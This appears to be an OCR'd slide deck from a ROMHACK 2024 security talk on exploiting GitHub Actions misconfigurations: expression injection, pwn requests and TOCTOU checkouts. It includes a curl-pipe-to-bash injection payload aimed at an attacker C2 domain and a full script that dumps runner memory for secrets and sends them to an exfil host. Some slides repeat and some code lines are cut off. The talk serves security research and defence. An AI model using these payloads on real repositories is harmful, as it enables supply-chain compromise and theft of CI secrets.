The Dark Side of GitHub Actions

Adnan Khan

Sept 28 - 2024

ROMHACK 2024

About Me – Adnan Khan

- Security Engineer for Day Job
- Part time security researcher
- BlackHat 2024 and DEF CON 32 Speaker
- Cat Dad

X / Twitter: @adnanthekhan
Website: https://adnanthekhan.com
E-mail: me@adnanthekhan.com

Agenda

- Impact of GitHub Actions misconfigurations
- GitHub Actions Primer
- Types of Vulnerabilities
- Identifying Vulnerabilities with Gato-X
- Case Studies
- Additional Techniques and Mitigations

ROMHACK 2024


A powerful weapon...

Conduct a worldwide Supply Chain Attack

Compromise Intel’s most sensitive intellectual property

Insert malware into libraries and SDKs published by one of the world’s largest companies

And so much **more**...


New pull request

GitHub Actions misconfigurations can provide an attacker with **everything** they need to conduct vicious supply chain attacks.

GitHub *IS* Critical Infrastructure

- De-facto development platform for open-source projects

- Companies who publish open-source SDKs frequently use the public GitHub repositories for active development

GitHub Actions

- Continuous Integration, Continuous Delivery solution (CI/CD) offered by GitHub
- Tightly Integrated with GitHub Repositories
- **Free** for open-source


Breaking Down a Workflow

Triggers:

- *Handled by GitHub*
- *Job level conditionals handled by GitHub*

Jobs get:

- *GITHUB_TOKEN*
- *Actions Runtime Token*
- *Secrets (if used)*




Breaking Down a Workflow

Triggers:

- *Handled by GitHub*
- *Job level conditionals handled by GitHub*

Jobs get:

- *GITHUB_TOKEN*
- *Actions Runtime Token*
- *Secrets (if used)*




Breaking Down a Workflow

Triggers:

- *Handled by GitHub*
- *Job level conditionals handled by GitHub*

Jobs get:

- *GITHUB_TOKEN*
- *Actions Runtime Token*
- *Secrets (if used)*



GitHub Actions Issue Classes

Injection

Reference of user variable used via GitHub context expression in run step.

- Easy to introduce
- Easy to detect with static analysis

```yaml
jobs:
  filter_spam:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: Use Node.js 18.x
        uses: actions/setup-node@v3
        with:
          node-version: 18.x
      - name: Check issue body against regex
        id: regex_check
        run: |
          REGEX='^download\s+(?:https?:\/\/)?[\w-]+(\.[\w-]+)+[^\s]+\s+pas
          if echo "${{ github.event.comment.body }}" | tr '\n' ' ' | grep
            echo "REGEX_MATCHED=true" >> $GITHUB_OUTPUT
          else
            echo "REGEX_MATCHED=false" >> $GITHUB_OUTPUT
          fi
```

Example from langchain-ai/langchainjs, fixed 08/27

Injection

Reference of user variable used via GitHub context expression in run step.

- Easy to introduce
- Easy to detect with static analysis

```
jobs:
  filter_spam:
    runs-on: ubuntu-latest
    steps:
      - uses: actions/checkout@v4
      - name: Use Node.js 18.x
        uses: actions/setup-node@v3
        with:
          node-version: 18.x
      - name: Check issue body against regex
        id: regex_check
        run: |
          REGEX='^download\s+(?:https?:\/\/)?[\w-]+(\.[\w-]+)+[^\s]+\s+pas
          if echo "${{ github.event.comment.body }}" | tr '\n' ' ' | grep
            echo "REGEX_MATCHED=true" >> $GITHUB_OUTPUT
          else
            echo "REGEX_MATCHED=false" >> $GITHUB_OUTPUT
          fi
```

Example from langchain-ai/langchainjs, fixed 08/27

Injection

```
"${{ github.event.comment.body }}"
```

Reference of untrusted input used via GitHub context expressions in run step.

Bad Comment:


```
$(curl -sSfL https://attackerc2domain.com/payload | bash)
```

➢ Easy to introduce

During Runtime:

➢ Easy to detect with static analysis

```
echo “$(curl -sSfL https://attackerc2domain.com/payload | bash)”
```



Example from langchain-ai/langchainjs, fixed 08/27

Generic Secrets Dump Payload


```
# Replace with Burp collaborator domain or similar.
YOUR_EXFIL="your-exfil-domain.com"

# Uses memory dump technique from github.com/nikitastupin/pwnhub / with regex to parse out
all secret values (including GITHUB_TOKEN)
if [[ "$OSTYPE" == "linux-gnu" ]]; then
  B64_BLOB=`curl -sSf
https://gist.githubusercontent.com/nikitastupin/30e525b776c409e03c2d6f328f254965/raw/memdum
p.py | sudo python3 | tr -d '\0' | grep -aoE '"[^"]+":\{"value":"[^"]*","isSecret":true\}'
| sort -u | base64 -w 0`
  # Exfil to Burp
  curl -s -d "$B64_BLOB" https://$YOUR_EXFIL/token > /dev/null
  # Sleep for 15 mins to abuse GITHUB_TOKEN
  sleep 900
else
  exit 0
fi
```


1

2

3

Pwn Requests






Ways to Checkout a Fork Pull Request

Obvious

- Actions/checkout with head.sha
- Actions/checkout with merge ref
- gh pr checkout

Obscure



Time-of-Check-Time of Use

Non-SHA references are MUTABLE!

Approval Req. + Mutable Checkout + Privileged Workflow = TOCTOU

```yaml
- name: Checkout from PR branch
  uses: actions/checkout@v4
  with:
    repository: ${{ github.event.pull_request.head.repo.full_name }}
    ref: ${{ github.event.pull_request.head.ref }}
```


What does it mean to run code?

Obvious

- Directly run a script
- Make
- Unit tests
- pip install
- npm install

Obscure

```yaml
- uses: ruby/setup-ruby@v1
    with:
      bundler-cache: true
```



https://boostsecurityio.github.io/lotp/

In the wild…

Can you spot the injection point?

```yaml
- uses: actions/checkout@v3
    if: ${{ inputs.flow == 'push' || inputs.flow == 'pr_from_branch' || inputs.flow == 'pr_from_fork' }}
    with:
      lfs: true
      ref: ${{ inputs.github_event_pull_request_head_sha || github.sha }}
      persist-credentials: false
  - name: build-all-deps-packages
    if: ${{ inputs.flow == 'push' || inputs.flow == 'pr_from_branch' || inputs.flow == 'pr_from_fork' }}
    uses: "./.github/templates/watch-exec"
    with:
      command: nix -- build .#all-deps
  - id: ok
    run: echo "ok=true" >> "$GITHUB_OUTPUT"
```

Can you spot the injection point?

```yaml
- uses: actions/checkout@v3
    if: ${{ inputs.flow == 'push' || inputs.flow == 'pr_from_branch' || inputs.flow == 'pr_from_fork' }}
    with:
      lfs: true
      ref: ${{ inputs.github_event_pull_request_head_sha || github.sha }}
      persist-credentials: false
  - name: build-all-deps-packages
    if: ${{ inputs.flow == 'push' || inputs.flow == 'pr_from_branch' || inputs.flow == 'pr_from_fork' }}
    uses: "./.github/templates/watch-exec"
    with:
      command: nix -- build .#all-deps
  - id: ok
    run: echo "ok=true" >> "$GITHUB_OUTPUT"
```

Can you spot the injection point?

